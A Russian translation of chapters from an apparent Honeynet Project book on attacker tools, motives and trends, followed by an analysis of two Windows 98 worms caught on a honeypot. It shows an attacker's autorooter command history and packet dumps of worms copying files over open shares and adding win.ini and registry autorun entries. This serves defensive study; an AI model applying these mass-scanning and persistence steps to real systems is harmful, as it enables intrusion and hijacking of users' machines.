Сначала стоит сказать об инструментах, используемых при создании базы данных IP-адресов. Эти инструменты действуют случайным образом, так как сканируют все системы в Internet. Например, многие инструменты имеют только одну опцию: A, B или C. Выбранная буква обозначает размер области сети, которая будет просканирована. Затем эти инструменты случайным образом выбирают, какую область IP-адресов сканировать. Другие инструменты пользуются именем домена (великолепным примером является z0ne) и создают базу данных IP-адресов путем проведения обмена зоны доменного имени и всех поддоменов. Взломщики создали базы данных, содержащие более 2 миллионов IP-адресов, путем сканирования целого домена .com или .edu. После обнаружения эти адреса сканируются при помощи специальных инструментов с целью определения уязвимых мест, таких как версия операционной системы или запускаемые в системе сервисы. Зачастую эти инструменты сначала ищут определенный сервис, а затем определяют его версию. После того как уязвимые системы будут определены, взломщик нанесет удар.

Для автоматизации всего этого процесса также были разработаны особые инструменты. Этапы сканирования, определения и нападения на системы встроены в один пакет программ. После запуска эти автоматизированные инструменты часами выполняют задания взломщиков.

Например, одна наша honeypot с системой UNIX была взломана через `rpc.statd`, затем злоумышленники попытались воспользоваться ей как платформой для сканирования и взлома других систем в Internet. С этой целью они выбрали *autorooter* – инструмент, автоматически выполняющий весь процесс путем последовательного сканирования, зондирования

и взлома тысячи систем. Этот инструмент даже автоматизировал процесс загрузки и инсталляции rootkit, обеспечивая принадлежность к взломанной системе. В течение четырех часов мы зарегистрировали более чем 500 000 попыток просканировать системы. Все попытки были заблокированы; однако их число говорят о том, как агрессивно и совершенно случайно могут работать подобные инструменты. Ниже приводятся команды для одной из попыток. Здесь мы видим обращение к автоматизированному инструменту luckgo для последовательного сканирования и взлома целых сетей класса B. Если такие действия пройдут незамеченными, они могут нанести ущерб тысячам систем. Этот инструмент находится на сайте *http://www.dmkpress.ru*, так что вы можете его проанализировать.

```
Feb 18 18:49:03 honeypot -bash: HISTORY: PID=1246 UID=0 tar -xzvf
                                                        LUCKROOT.TAR
Feb 18 18:49:06 honeypot -bash: HISTORY: PID=1246 UID=0 cd luckroot
Feb 18 18:49:13 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 210
Feb 18 18:51:07 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 200 120
Feb 18 18:51:43 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 64 120
Feb 18 18:52:00 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 200
Feb 18 18:52:06 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 200
Feb 18 18:54:37 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 200 120
Feb 18 18:55:26 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 63 1
Feb 18 18:56:06 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 10
Feb 18 19:06:04 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 210 120
Feb 18 19:07:03 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 64 1
Feb 18 19:07:34 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 1
Feb 18 19:09:41 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 194 1
Feb 18 19:10:53 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 216 1
Feb 18 19:12:13 honeypot -bash: HISTORY: PID=1246 UID=0 ./luckgo 210 128
```

В среде взломщиков разработаны передовые средства распространения этих инструментов и обучения себе подобных работе с ними. Web-сайты и каналы IRC – наиболее популярные способы передачи информации. Для распространения этих инструментов взломщики создают Web-сайты, так что любой может легко найти их в сети Internet. Такие подпольные Web-сайты зачастую организуются на взломанных системах. Администраторы и не догадываются, что их взломанные системы часто используются для распространения информации среди взломщиков. На таких сайтах, как Bugtraq (*http://www.secutityfocus.com*), можно найти открыто представленные инструменты. Для обучения работе с ними зачастую публикуются простые и подробные инструкции (HOWTO), из объяснений которых даже самый неопытный пользователь поймет, как взламывать уязвимые системы. В качестве примера можно назвать HOWTO по Named NXT,

которая распространяется среди взломщиков (см. приложение С). Такие инструкции обычно прилагаются к самим инструментам. Еще одно средство связи – это IRC (Internet Chat Relay). Программа IRC позволяет взломщикам общаться в режиме реального времени. Именно здесь опытные хакеры обучают новичков тому, как использовать инструменты или учетные записи взломанной системы. IRC также дает возможность передавать файлы в режиме реального времени. Взломщики могут быстро связаться друг с другом и поделиться последней информацией об уязвимых местах и технических приемах. В главе 11 приводится пример того, как взломщики пользуются IRC для обмена инструментами и тактическими приемами. Еще одно средство общения и распространения информации – публикации. В электронных публикациях, таких как «Phrack» (*http://www.phrack.com*), подробно описываются новейшие технологии. Ряд изданий выпускается в бумажном варианте, например журнал 2600 (*http://www.2600.com*).

Мотивы

Мотивы взлома случайных уязвимых систем разнообразны. Каждый раз при взломе нашей honeypot мы изучаем использованные инструменты и тактику, а также узнаем, почему было совершено нападение. Зачастую эта информация оказывается самой интересной и полезной.

Одним из мотивов может быть проведение нападения «отказ от-обслуживания». В последнее время были зафиксированы нападения «отказ от обслуживания» нового вида: DDoS (Distributed Denial-of-Service – распространенный отказ от обслуживания). При проведении таких атак один пользователь управляет сотнями, если не тысячами, взломанных систем по всему миру. Действия взломанных систем подчиняются удаленному координированию для проведения нападения «отказ от обслуживания» на одну или несколько жертв. Так как в атаке участвует множество взломанных систем, невероятно трудно защититься и определить источник нападения. Для того чтобы такая атака удалась, взломщику необходим доступ к сотням взломанных систем. Для получения доступа он случайным образом определяет уязвимые системы, а затем взламывает их, чтобы использовать в качестве стартовой площадки для нападения. Чем больше взломано систем, тем мощнее нападение DDoS. Мы встречались с этим в главе 6, где анализируемая honeypot была взломана с целью использования в качестве клиента Trinoo, одной из версий инструментов DDoS. Чтобы получить подробную информацию о нападениях DDoS и о том, как защитить себя, зайдите на сайт Дейва Дитриха по адресу: *http://staff.Washington.edu/dittrich/misc/ddos/*.

Также нужно сказать о желании взломщиков скрыть свои исходный код и идентификацию. При нападении на определенную систему взломщики не хотят, чтобы следы привели прямо к ним. Они могут замаскировать свои истинные данные, если будут взламывать систему из цепи уже взломанных систем. Вместо того, чтобы напрямую нападать на систему из места собственного расположения, они взломают системы через несколько «прыжков» (смен IP-адреса). После взлома одной системы взломщик перепрыгивает из этой системы в другую, продолжая серию «прыжков» до тех пор, пока не достигнет конечной цели. Это невероятно усложняет задачу выслеживания взломщика, так как необходимо пройти через ряд взломанных систем. Скорее всего, где-нибудь посередине пути взломщик полностью сотрет все следы. Для того чтобы еще более затруднить выслеживание, атакующие могут взламывать системы в различных странах с разными временными поясами, языком и правительственной структурой. Администраторам и властям очень трудно идти по следу нападения в таких условиях. Языковые барьеры, временные пояса и политические системы могут вообще превратить выслеживание цепи взломанных систем в невыполнимую задачу. Для того чтобы создать такую цепь, у взломщика должен быть доступ к большому количеству систем.

Еще одним мотивом для случайного взлома систем является IRC (Internet Relay Chat). Зачастую взломщики хотят иметь на своем IRC-канале права администратора (sys ops). Для того чтобы удерживать эти права, взломщику нужно поддерживать присутствие на канале. Автоматизированный инструмент, bot, позволяет этого добиться. Однако он может «погибнуть» или другие взломщики могут убрать его. Обычная тактика состоит в том, чтобы взломать как можно больше систем и запустить из них bots. Чем больше взломано систем, тем больше ботов у взломщика. Чем больше их у взломщика, тем большей властью он пользуется на каналах IRC. Эти же системы можно использовать для проведения нападений «отказ от обслуживания» против других взломщиков, чтобы уничтожить их боты или удалить их из каналов IRC.

Кроме того, такие каналы являются основным средством общения среди взломщиков. В рамках Honeynet Project неоднократно были взломаны honeypot с целью поддержания такого сообщения. В одном случае был установлен не только bots, но и BNC – утилита, позволяющая устанавливать через систему proxy-соединения.

В качестве источника более подобной информации о IRC и о том, как он используется взломщиками для общения между собой, мы настоятельно рекомендуем прочитать статью Дэвида Брамли (David Brumley) «Tracking Hackers on IRC», размещенную по адресу: *http://theorygroup.com/Theory/irc.html*.

Еще один мотив – возможность похвастаться. Многие взломщики любят бахвалиться тем, сколько систем они взломали. Неважно, какие это были системы, главное, чтобы их было больше, чем у остальных «коллег». Зачастую нарушители рекламируют свои действия тем, что взламывают Web-сайты, а затем меняют их содержимое (например, первую страницу). Кроме того, взломанные системы могут стать своеобразной валютой. Злоумышленники могут обменивать учетные записи взломанных систем на ценные вещи, например на украденную кредитную карту. Эти мотивы рассматриваются в главе 11.

Взломанные сайты также можно использовать как центры хранения и распространения информации. Нарушители часто настраивают Web-сайты на распространение инструментов, документов, взломанного программного обеспечения, музыки, фотографий и других соответствующих файлов. Зачем взломщикам платить за такие ресурсы, когда можно воспользоваться чужими?

Мотивы нападения так же разнообразны, как и сами взломщики. Нет одного, общего для всех, мотива. Зачастую взломщики пытаются оправдать свои действия, заявляя, что они политически оправданы, например в качестве возмездия «несправедливой» политической системе или конкретным корпорациям. В главе 11 мы встретимся со взломщиками, которые утверждают, что у них есть политические мотивы, однако их поведение напоминает поведение подростков, угоняющих машины. На Web-сайте *http://www.attrition.org* перечислены взломанные ресурсы. Потратьте немного времени на обзор этих сайтов и Web-страниц, подвергшихся варварскому нападению «script kiddies». Нарушители часто оставляют сообщения о своих мотивах. Однако эти оправдания кажутся всего-навсего воображаемыми причинами, прикрываясь которыми, взломщики пытаются удовлетворить собственные желания.

Меняющиеся тенденции

За прошедшие несколько лет мы заметили несколько изменений в инструментах и тактике взломщиков. Эти изменения указывают на возрастающую угрозу безопасности. Среди самых значительных перемен четыре касаются тактики сканирования, использования шифрования, сложных rootkit и червяков.

Тактика сканирования становится все более агрессивной. Обычно перед началом нападения взломщикам требовалось время на то, чтобы определить системы, уязвимые для действий конкретного вида. Однако сейчас взломщики не утруждают себя вычислением подобных систем;

они просто определяют сервис и пытаются взломать его независимо от типа операционной системы или версии. Например, мы поддерживаем инсталляции по умолчанию систем Linux и Solaris, в каждой из которых запущен сервис rpc.statd. В среднем эти системы сканировались от одного до трех раз в день, зачастую для определения RPC. Тогда мы регистрировали попытки взломщиков определить, был ли запущен в этих системах сервис rpc.statd (запрос rpcinfo). Затем взломщики просто запускали свой сценарий атаки. Однако тот же самый сценарий запускался и для системы Intel Linux, и для системы SPARC Solaris, несмотря на то что этот прием действует только против Linux.

В течение января 2001 года было совершено 19 нападений типа rpc.statd на систему honeypot Solaris, хотя она не уязвима для подобного нападения. Это указывает на то, что взломщики не тратили время на точное определение уязвимых систем. Если у них есть сомнения, они просто запускают свой сценарий и переходят к следующей системе. Подобная агрессивная тактика может потенциально нанести вред, разрушив сервисы или даже систему. Кроме того, это доказывает, что метод «обеспечения безопасности через неизвестность» не работает. В некоторых организациях, например, меняют номер версии приложения, чтобы незащищенное приложение казалось надежным. Более того, изменяют и приложение, чтобы оно не выдавало номер своей версии. Те специалисты, которые полагают, что этими методами они защищают себя, сильно заблуждаются. Имейте в виду, что взломщики зачастую даже не утруждают себя определением версии – они просто нападают на систему и переходят к следующей. Команда Honeynet Project раз за разом наблюдала применение этой тактики.

Вторая тенденция, шифрование, затрудняет выслеживание взломщиков. Обычно Honeynet Project фиксирует действия взломщиков, записывая их команды и анализируя деятельность в сети. Однако этот метод совсем не надежен, так как для работы со взломанными системами используется шифрование. Многие операционные системы, такие как Linux или OpenBSD, укомплектованы программой ssh. После проведения атаки взломщики для управления системой вместо TELNET пользуются ssh, которая кодирует весь трафик взломщика, защищая его от систем обнаружения вторжения или от анализа сети. Даже если утилиты шифрования не установлены, взломщики могут установить свои собственные. В пяти последних нападениях на наши honeypot взломщики загружали и инсталлировали собственные утилиты шифрования, чтобы защитить себя от мониторинга их действий. Во всех случаях были использованы троянские версии ssh, которые не только шифруют их действия, но и устанавливают в системе черный ход. Кодирование значительно затрудняет отслеживание взломщиков. В ответ на это мы наблюдали за их действиями на системном

уровне, например за установкой троянских оболочек или драйверов в ядре, которые фиксируют команды и передают эти данные в доверяемую систему.

Третье изменение, которое наблюдала команда Honeynet Project, заключается в использовании более совершенных rootkit. Традиционные rootkit замещали системные бинарные файлы, скрывая действия взломщиков и устанавливая черные ходы. В последнее время стали использоваться более совершенные rootkit, загружаемые rootkit узловых модулей, такие как Adore, которые изменяют ядро операционной системы. Даже если вы загрузите в нее доверенные исполняемые файлы, например ls или find, результату их действия нельзя доверять, поскольку нельзя доверять ядру. После взлома системы нарушителей все сложнее и сложнее отслеживать. В отношении этих rootkit на уровне ядра особенно важно, что двоичные файлы в системе не изменяются. В случае с традиционными rootkit нападающий модифицирует двоичные файлы, в частности ls или whois, а это означает, что такие программы, как tripwire, могут определить, изменялся ли файл. Однако сейчас модифицируется само ядро, двоичные файлы не изменяются, следовательно, программы типа tripwire больше не могут определить установленный rootkit. Такие rootkit на уровне ядра обладают большими возможностями и их очень трудно обнаружить.

Четвертая зафиксированная тенденция кажется наиболее угрожающей. Взломщики создали червяков, которые не только автоматизируют зондирование и нападение, но также образуют собственные копии. Это означает, что количество взломанных систем может возрастать по экспоненте, с малым числом или вовсе без участия взломщиков. После взлома системы червяк использует ее как базу для своего воспроизведения, сканируя и взламывая другие системы. Он продолжает этот процесс, получая контроль над большим количеством систем. Пример действия одного такого червя приведен в следующей главе. Обычно поле деятельности червяков ограничивалось системами на базе Windows. Однако в начале 2001 года мы стали свидетелями возрастающего количества червяков, таких как Ramen, Lion или Sadmind/IIS, нападающих на системы UNIX. Эти червяки ориентированы на те же инструменты и слабые места, которые мы уже обсудили. Они очень опасны именно тем, что воспроизводят сами себя. На сайте *http://www.dmkpress.ru* можно найти подробный отчет Макса Вижна о черве Lion (*http://www.whitehats.com/library/worms/lion/index.html*)[1].

[1] Ramen: *http://www.cert.org/incident-notes/IN-2001-01.html.* Lion: *http://www.cert.org/incident-notes/IN-2001-03.hnml*, Sadmind: *http://www.cwrt.org/advisories/CA-2001-11.html.*

Резюме

Мы завершили обзор мотивов взломщиков. Это ни в коем случае не означает, что все они действуют описанными нами способами. То, о чем мы рассказали, – всего лишь обобщение. Однако были рассмотрены самые известные инструменты, тактика и мотивы, с которыми в течение нескольких лет встречалась команда Honeynet Project. Это также распространенная угроза, с которой сталкиваемся мы все, независимо от типа соединения с сетью или организации. Эта угроза постоянно возрастает, изменяется и совершенствуется.

10 Червяки на войне

В предыдущей главе мы обсудили распространенные приемы, тактику и мотивы сообщества взломщиков. В этой и следующей главе мы рассмотрим две взломанных системы honeypot. Задача состоит не в том, чтобы научить вас анализировать взломанную honeypot, а в том, чтобы продемонстрировать действия и ход мыслей взломщиков, чтобы они сами научили чему-то вас. Несмотря на то что системы honeypot очень разные, вы все равно заметите схожий образ действия взломщиков. В этой главе мы рассматриваем простую систему Windows 98 desktop, которая была взломана. В следующей главе будет описано нападение на сервер Sun Microsystem с ОС Solaris.

Червяки – это инструменты, которые автоматически применяют описанную тактику, случайным образом обнаруживая уязвимые системы, определяя и взламывая их, а затем используют эти системы для определения и взлома других уязвимых систем. В этой главе описан такой червяк, который взломал систему, входящую в Honeynet.

Нашу Honeynet наводнил поток сканирования UDP порта 137 и TCP порта 139. Сеть подвергалась сканированию этих портов от пяти до десяти раз на день; что-то было не так. Наша цель заключалась в том, чтобы выяснить, что означало это сканирование. Что происходило в Internet и вызвало эту бурную деятельность? На основании портов мы предположили, что сканирование выполнялось в поисках уязвимых мест систем на базе Windows. План состоял в том, чтобы установить honeypot с системой Windows 98, затаиться в засаде и выжидать.

Установка

В период с 20 сентября до 20 октября 2000 года команда Honeynet Project обнаружила 524 неповторяющихся случая сканирования NetBIOS нашей Honeynet (см. приложение D). Это сканирование заключалось в зондировании UDP порта 137 (NetBIOS Naming Server), за которым обычно следовало сканирование TCP порта 139 (NetBIOS Session Server). На основании большого количества случаев сканирования определенного сервиса было совершенно понятно, что что-то происходит, поэтому мы решили узнать, что именно. Во всех случаях сканирование было обращено к системам на базе Windows, так что целью, скорее всего, являлись домашние компьютеры с DSL или кабельным соединением. Мы не говорим о корпоративном шпионаже или повреждении Web-серверов; мы говорим о том, что мишенью становились обычные пользователи Internet. Нам стало любопытно, кто производит это сканирование, какова его цель и почему предпринимается так много попыток. Было ли это скоординированное действие; или это работа червяков? Для того чтобы получить ответы на эти вопросы, к коллекции honeypot добавилась еще система на базе ОС Windows 98. Мы установили систему по умолчанию и включили опцию совместного использования диска C (системного). Это единственный раз, когда мы сделали систему менее защищенной по сравнению с инсталляцией по умолчанию. Однако такая функция часто применяется пользователями, которые не осознают, какому риску они себя подвергают. Honeypot с ОС Windows 98 может показаться не слишком эффектной, но установка подобной системы преследовала две цели:

1. ОС Windows 98 установлена на очень многих системах, соединенных с Internet, и их число стремительно возрастает. Как правило, они практически не защищены. Например, в них применяется совместное использование жестких дисков. Хуже того, с этими системами работают неопытные или беспечные пользователи. Люди не осознают, какому риску повергаются эти системы, так как у многих установлена выделенная линия для соединения с Internet, системы постоянно находятся в режиме реального доступа и никто за ними не наблюдает.
2. Это был первый взлом нашей системы на базе Microsoft. План состоял в том, чтобы начать с простого и извлечь из этого уроки.

31 октября 2000 года была установлена система с разрешенным совместным доступом, которая затем была подключена к Internet, а мы сели и стали ждать. Времени потребовалось немного.

Первый червяк

Менее чем через сутки у нас появился первый посетитель. Система 216.191.92.10 (host-010.hsf.on.ca) сканировала сеть в поисках систем на

базе Windows, определила нашу и стала ее запрашивать. Она начала с имени системы и определения того, было ли включено совместное использование; оно было включено. Затем было выполнено зондирование определенных двоичных файлов нашей системы. Цель состояла в том, чтобы определить, был ли инсталлирован конкретный червяк; если нет, она бы его установила. В данном случае червяк не был установлен. Червяк Win32.Bymer использует мощности центрального процессора, чтобы помочь индивиду выиграть соревнование distributed.net. Под этим названием существует группа, которая использует бездействующие процессоры распределенных компьютеров для различных задач, таких как взлом шифра RC5-64. Если пользователи решают задачу, они награждаются призами. Чем больше компьютеров контролирует один человек, тем больше шансов на победу. В нашем случае кто-то вовлек нас в проект, установив червяка в нашей системе.

Некий человек – назовем его bymer@inec.kiev.ua – создал самовоспроизводящегося червяка, который находит уязвимые операционные системы Windows и устанавливает в ничего не подозревающие системы клиента distributed.net. После установки и запуска червяк использует компьютер, чтобы помочь автору победить в соревновании. Тем временем червь начинает зондировать другие системы в поисках уязвимых мест, которые он мог бы захватить. Цель состоит в том, чтобы контролировать как можно больше компьютеров. Мотив автора очень прост: победить в соревновании distributed.net. Червяк разработан для того, чтобы позволить пользователю контролировать как можно большее количество систем на базе Windows. Именно поэтому к червяку прилагается электронный адрес, так что можно будет определить автора, если эта система сумеет взломать шифр в задаче distributed.net.

Теперь рассмотрим нападение с помощью записи пакетов сетевого трафика, перехваченных IDS Snort. Для более глубокого анализа протокола NetBIOS, возможно, придется обратиться к анализатору протокола, например к бесплатной утилите Ethereal (*http://eee.ethereal.com*). В приведенных ниже записях анализатора система 172.16.1.105 – это IP-адрес системы honeypot.

Сначала червяк проверяет, есть ли в системе файл dnetc.ini. Это стандартный файл конфигурации для клиента distributed.net. Он указывает главному серверу, кто должен управлять всеми захваченными ПК: скорее всего, это человек, создавший червяка. Здесь мы видим запись пакета, в котором удаленная система (имя NetBIOS GHUNT, учетная запись GHUNT, домен HSFOPROV) копирует файл конфигурации в нашу honeypot:

```
11/01-15:29:18.580895 216.191.92.10:2900 -> 172.16.1.105:139
TCP TTL:112 TOS:0x0 ID:50235 IpLen:20 DgmLen:135 DF
***AP*** Seq: 0x12930C6 Ack: 0x66B7068 Win: 0x2185 TcpLen: 20
```

```
00 00 00 5B FF 53 4D 42 2D 00 00 00 00 00 01 00  ...[.SMB-.......
00 00 00 00 00 00 00 00 00 00 00 00 00 C8 57 1C  ..............W.
00 00 82 D1 0F FF 00 00 00 07 00 91 00 16 00 20  ...............
00 DC 1C 00 3A 10 00 00 00 00 00 00 00 00 00 00  ....:...........
00 00 00 1A 00 5C 57 49 4E 44 4F 57 53 5C 53 59  .....\WINDOWS\SY
53 54 45 4D 5C 64 6E 65 74 63 2E 69 6E 69 00     STEM\dnetc.ini.
```

Ниже приводится передача файла конфигурации dnetc.ini; точкой соприкосновения является bymer@inec.kiev.ua – человек, который получает контроль над циклами ЦП и который, скорее всего, создал напавшего на нас червяка. Довольно умно, на правда ли?

```
11/01-15:29:18.729337 216.191.92.10:2900 -> 172.16.1.105:139
TCP TTL:112 TOS:0x0 ID:50747 IpLen:20 DgmLen:317 DF
***AP*** Seq: 0x1293125 Ack: 0x66B70AD Win: 0x2140 TcpLen: 20
00 00 01 11 FF 53 4D 42 0B 00 00 00 00 00 01 00  .....SMB........
00 00 00 00 00 00 00 00 00 00 00 00 00 C8 57 1C  ..............W.
00 00 02 D2 05 00 00 E1 00 00 00 00 00 E1 00 E4  ................
00 01 E1 00 5B 6D 69 73 63 5D 20 0D 0A 70 72 6F  ....[misc] ..pro
6A 65 63 74 2D 70 72 69 6F 72 69 74 79 3D 4F 47  ject-priority=OG
52 2C 52 43 35 2C 43 53 43 2C 44 45 53 0D 0A 0D  R,RC5,CSC,DES...
0A 5B 70 61 72 61 6D 65 74 65 72 73 5D 0D 0A 69  .[parameters]..i
64 3D 62 79 6D 65 72 40 69 6E 65 63 2E 6B 69 65  d=bymer@inec.kie
76 2E 75 61 0D 0A 0D 0A 5B 72 63 35 5D 0D 0A 66  v.ua....[rc5]..f
65 74 63 68 2D 77 6F 72 6B 75 6E 69 74 2D 74 68  etch-workunit-th
72 65 73 68 6F 6C 64 3D 36 34 0D 0A 72 61 6E 64  reshold=64..rand
6F 6D 70 72 65 66 69 78 3D 32 31 37 0D 0A 0D 0A  omprefix=217....
5B 6F 67 72 5D 0D 0A 66 65 74 63 68 2D 77 6F 72  [ogr]..fetch-wor
6B 75 6E 69 74 2D 74 68 72 65 73 68 6F 6C 64 3D  kunit-threshold=
31 36 0D 0A 0D 0A 5B 74 72 69 67 67 65 72 73 5D  16....[triggers]
0D 0A 72 65 73 74 61 72 74 2D 6F 6E 2D 63 6F 6E  ..restart-on-con
66 69 67 2D 66 69 6C 65 2D 63 68 61 6E 67 65 3D  fig-flie-change=
79 65 73 0D 0A                                   yes..
```

Затем необходимо передать программу dnetc.exe, клиента сервера, установленного на distributed.net. Она запускается в захваченной системе и начинает работать. Мы убедились в этом, взяв сигнатуру клиента MD5, обнаруженную на honeypot. Затем загрузили клиента из distributed.net и взяли MD5 hash клиента dnetc.exe. Они оказались идентичными (d0fd1f93913af70178bff1a1953f5f7d), значит, этот код не червяк, а бинарный файл, который использует мощности процессора для решения части задания distributed.net (задача заключается во взломе шифра полным перебором). Однако червяк намеревается использовать этот бинарный файл без вашего разрешения или ведома, ради достижения цели.

```
11/01-15:34:09.044822 216.191.92.10:2900 -> 172.16.1.105:139
TCP TTL:112 TOS:0x0 ID:33084 IpLen:20 DgmLen:135 DF
***AP*** Seq: 0x129341A Ack: 0x66B71C0 Win: 0x202D TcpLen: 20
00 00 00 5B FF 53 4D 42 2D 00 00 00 00 00 01 00  ...[.SMB-.......
00 00 00 00 00 00 00 00 00 00 00 00 00 C8 57 1C  ..............W.
00 00 04 26 0F FF 00 00 00 07 00 91 00 16 00 20  ...&.............
00 FE 1D 00 3A 10 00 00 00 00 00 00 00 00 00 00  ....:............
00 00 00 1A 00 5C 57 49 4E 44 4F 57 53 5C 53 59  .....\WINDOWS\SY
53 54 45 4D 5C 64 6E 65 74 63 2E 65 78 65 00     STEM\dnetc.exe.
```

Затем мы видим передачу червяка в файле msi126.exe. Это самовоспроизводящийся червяк, который случайным образом зондирует уязвимые системы и копирует себя в них. Кроме того, он наверняка является причиной огромного количества зафиксированных нами попыток сканирования.

```
11/01-15:37:23.083643 216.191.92.10:2900 -> 172.16.1.105:139
TCP TTL:112 TOS:0x0 ID:40765 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x12C146A Ack: 0x66C248B Win: 0x20B2 TcpLen: 20
00 00 00 5C FF 53 4D 42 2D 00 00 00 00 00 01 00  ...\.SMB-....
00 00 00 00 00 00 00 00 00 00 00 00 00 C8 57 1C  ..............W.
00 00 02 F3 0F FF 00 00 00 07 00 91 00 16 00 20  .............
00 C0 1E 00 3A 10 00 00 00 00 00 00 00 00 00 00  ....:............
00 00 00 1B 00 5C 57 49 4E 44 4F 57 53 5C 53 59  .....\WINDOWS\SY
53 54 45 4D 5C 6D 73 69 32 31 35 2E 65 78 65 00  STEM\msi216.exe.
```

Наконец, червяк изменяет, а затем загружает новый файл win.ini, так что система будет запускать червяка при перезагрузке. Помните, при удаленном запуске файла в системе Windows 98 могут возникнуть проблемы, поэтому червяк пользуется таким методом запуска. Он выполняет это, добавив себя к файлу конфигурации запуска `c:\windows\win.ini`, после чего в процессе запуска будет загружен. Затем во взломанную систему загружается новый файл win.ini:

```
11/01-15:36:55.352810 216.191.92.10:2900 -> 172.16.1.105:139
TCP TTL:112 TOS:0x0 ID:1342 IpLen:20 DgmLen=1500   DF
***A**** Seq: 0x12C6F55 Ack: 0x66C95FC Win: 0x1FBF TcpLen: 20
00 00 0B 68 FF 53 4D 42 1D 00 00 00 00 00 01 00  .h.SMB........
00 00 00 00 00 00 00 00 00 00 00 00 00 C8 57 1C  ..............W.
00 00 02 F9 0C 0D 00 61 19 00 00 00 00 00 00 00  .......a........
00 00 00 00 00 00 00 00 00 2C 0B 3C 00 2D 0B 00  .........,.<.-..
5B 77 69 6E 64 6F 77 73 5D 0D 0A 6C 6F 61 64 3D  [windows]..load=
63 3A 5C 77 69 6E 64 6F 77 73 5C 73 79 73 74 65  c:\windows\syste
6D 5C 6D 73 69 32 31 36 2E 65 78 65 0D 0A 72 75  m\msi216.exe..ru
```

```
6E 3D 0D 0A 4E 75 6C 6C 50 6F 72 74 3D 4E 6F 6E  n=..NullPort=Non
65 0D 0A 0D 0A 5B 44 65 73 6B 74 6F 70 5D 0D 0A  e....[Desktop]..
57 61 6C 6C 70 61 70 65 72 3D 28 4E 6F 6E 65 29  Wallpaper=(None)
0D 0A 54 69 6C 65 57 61 6C 6C 70 61 70 65 72 3D  ..TileWallpaper=
31 0D 0A 57 61 6C 6C 70 61 70 65 72 53 74 79 6C  1..WallpaperStyl
65 3D 30 0D 0A 0D 0A 5B 69 6E 74 6C 5D 0D 0A 69  e=0....[ntl]..i
```

Вот и все. Червяк теперь полностью установлен, а honeypot заражена. Сейчас требуется перезагрузить систему, и червяк примется за работу. При этом произойдет несколько событий:

- начнет работу клиент distributed.net, используя компьютер для соревнования;
- червяк приступит к поиску других уязвимых систем, чтобы скопировать в них себя. Именно это является причиной всех случаев сканирования UDP 137 и TCP 1394;
- червяк может добавить в системный реестр следующие ключи:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Bymer.scanner
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Bymer.scanner
```

Можно подумать, что необходимость ждать перезагрузки системы для запуска делает метод ненадежным. Но имейте в виду: червь нацелен на системы с Windows 98. Как часто вы перезагружаете Windows 98? Кроме того, если можно получить доступ к системе, чтобы загрузить червяка, насколько сложно будет нападающему заставить ее перезагрузиться?

Второй червяк

Неделя была напряженной. На следующий день прибыл второй червяк. Этот червяк, аналогичный первому, попытался получить контроль над ПК, чтобы помочь кому-то выиграть соревнование distributed.net. Однако в случае с этим червяком все файлы были скомбинированы в один запускающийся файл wininit.exe. В установленных по умолчанию системах Windows 98 уже есть бинарный файл `c:\windows\wininit.exe`. Этот червяк называет себя тем же именем, чтобы скрыть свое присутствие, но устанавливается в другой каталог: `c:\windows\system\wininit.exe`. Автор надеется, что все, кто наткнется на этот файл, будут считать его частью операционной системы, а не червяком – очень распространенная тактика среди взломщиков. После запуска червяк действует точно так же, как и предыдущий. Приведенный ниже код показывает заражение нашей honeypot вторым червяком, wininit.exe. Название NetBIOS удаленной системы WINDOW, учетная запись WINDOW, домен LVCW.

```
11/02-21:41:17.287743 216.234.204.69:2021 -> 172.16.1.105:139
TCP TTL:113 TOS:0x0 ID:38619 IpLen:20 DgmLen:137  DP
***AP*** Seq: 0x21CC0AC Ack: 0xCE6736B Win: 0x2185 TcpLen: 20
00 00 00 5D FF 53 4D 42 2D 00 00 00 00 00 01 00  ...].SMB-.......
00 00 00 00 00 00 00 00 00 00 00 00 00 D0 4F 1F  ..............O.
00 00 84 EE 0F FF 00 00 00 07 00 91 00 16 00 20  ...............
00 20 BB 01 3A 10 00 00 00 00 00 00 00 00 00 00  ...:............
00 00 00 1C 00 5C 57 49 4E 44 4F 57 53 5C 53 59  .....\WINDOWS\SY
53 54 45 4D 5C 77 69 6E 69 6E 69 74 2E 65 78 65  STEM\wininit.exe
00
```

После того как червяк сам себя проинсталлирует, удаленная система изменит файл win.ini, чтобы гарантировать, что червяк будет запускаться при перезагрузке. Обратите внимание на то, как этот файл добавляется в уже измененный файл `c:\windows\win.ini`, в котором есть запись предыдущего червяка.

```
11/02-21:41:48.538643 216.234.204.69:2021 -> 172.16.1.105:139
TCP TTL:113 TOS:0x0 ID:21212 IpLen:20 DgmLen:1500 DF
******A* Seq: 0x22021C9 Ack: 0xCE68EC7 Win: 0x1FA3 TcpLen: 20
00 00 0B 68 FF 53 4D 42 1D 00 00 00 00 00 01 00  ...h.SMB........
00 00 00 00 00 00 00 00 00 00 00 00 00 D0 4F 1F  ..............O.
00 00 84 F4 0C 0F 00 7F 19 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 2C 0B 3C 00 2D 0B 00  .........,.<.-..
5B 77 69 6E 64 6F 77 73 5D 0D 0A 6C 6F 61 64 3D  [windows] ..load=
63 3A 5C 77 69 6E 64 6F 77 73 5C 73 79 73 74 65  c:\windows\syste
6D 5C 77 69 6E 69 6E 69 74 2E 65 78 65 20 63 3A  m\wininit.exe c:
5C 77 69 6E 64 6F 77 73 5C 73 79 73 74 65 6D 5C  \windows\system\
6D 73 69 32 31 36 2E 65 78 65 0D 0A 72 75 6E 3D  msi216.exe..run=
0D 0A 4E 75 6C 6C 50 6F 72 74 3D 4E 6F 6E 65 0D  ..NullPort=None.
